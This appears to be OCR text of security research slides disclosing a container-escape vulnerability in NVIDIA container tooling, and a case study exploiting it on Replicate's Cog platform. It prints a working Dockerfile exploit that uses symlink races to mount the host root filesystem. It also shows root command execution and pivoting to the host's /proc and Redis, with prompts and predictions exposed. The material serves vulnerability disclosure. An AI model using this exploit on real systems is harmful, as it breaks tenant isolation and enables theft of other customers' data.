
Time of check: The security control in **do_path_resolve()** is run once per path, before any **mount**() is called


Time of use: **mount**() calls can make changes the file system structure, potentially invalidating the security assertions.


/usr/local/cuda/compat/
/usr/lib/x86_64-linux-gnu/
libnvidia-ml.so.6
libnvidia-ml.so.6
mount ( )
libnvidia-ml.so.7


/usr/local/cuda/compat/
libnvidia-ml.so.7


/usr/lib/x86_64-linux-gnu/
libnvidia-ml.so.6


/usr/local/cuda/compat/
libnvidia-ml.so.7 → ../../../../../../../..
/usr/lib/x86_64-linux-gnu/
libnvidia-ml.so.6


/usr/local/cuda/compat/
libnvidia-ml.so.7 → ../../../../../../../..
mount ( )
/usr/lib/x86_64-linux-gnu/
libnvidia-ml.so.6
libnvidia-ml.so.7 → ../../../../../../../..

Final exploit

```
# Setup the environment
RUN mkdir -p /usr/local/cuda/compat/
RUN mkdir -p /usr/lib/x86_64-linux-gnu

# Force glob() to return two entries
RUN mkdir -p /usr/local/cuda/compat/libnvidia-ml.so.6/
RUN touch /usr/local/cuda/compat/libnvidia-ml.so.7

# mount() call #1 replaces "compat" with our "libnvidia-ml.so.6" directory
RUN ln -s ../../../usr/local/cuda/compat  /usr/lib/x86_64-linux-gnu/libnvidia-ml.so.6

# mount() call #2 for entry "/usr/local/cuda/compat/libnvidia-ml.so.7"
# will mount "/" into /usr/lib/x86_64-linux-gnu/libnvidia-ml.so.7
RUN ln -s ../../../../../../../../../../..  /usr/local/cuda/compat/libnvidia-ml.so.6/libnvidia-ml.so.7
```

The vulnerability in a nutshell

- **Critical** container escape vulnerability
- Mount host filesystem into the container
- If you control the container image – you win

The dream vulnerability

- One vulnerability affecting the entire cloud ecosystem
- How does each vendor handle a brand new 0-day?
- Let’s dive into two different case studies

Case study #1

Replicate

Replicate

Explore Pricing Docs Blog Changelog Sign in

Popular models

bytedance / sdxl-lightning-4step

SDXL-Lightning by ByteDance: a fast text-to-image model that makes high-quality images in 4 steps

Updated 2 months, 2 weeks ago — 972.6M runs

851-labs / background-remover

Remove backgrounds from images.

Updated 5 months, 2 weeks ago — 2.9M runs

openai / whisper


Convert speech in audio to text

Updated 6 months, 1 week ago — 91M runs

salesforce / blip

Generate image captions

Updated 2 years, 2 months ago — 165.5M runs



xinntao / gfpgan

Practical face restoration algorithm for *old photos* or *AI-generated faces*


Updated 2 years, 8 months ago — 30.7M runs


bytedance / hyper-flux-8step

Hyper FLUX 8-step by ByteDance

Updated 2 months, 2 weeks ago — 13M runs

What's a "Cog"?


cog
Public
Watch 68
Cog: Containers for machine learning
Cog is an open-source tool that lets you package machine learning models in a standard, production-ready container.
You can deploy your packaged model to your own infrastructure, or to Replicate.



$ cog predict --RCE

Prediction

Input

Form JSON Node.js Python Elixir HTTP Cog

cmd

```
id
```

Output

Preview JSON

```
uid=0(root) gid=0(root) groups=0(root)
```


Generated in

8.5 milliseconds


What's next?

- We have access to the host filesystem
- Let's scan it for interesting files!
- First stop: `/proc`


Hello Redis my old friend



I've come to talk with you again




I've come to talk with you again



Potential impact

Prompts


Predictions

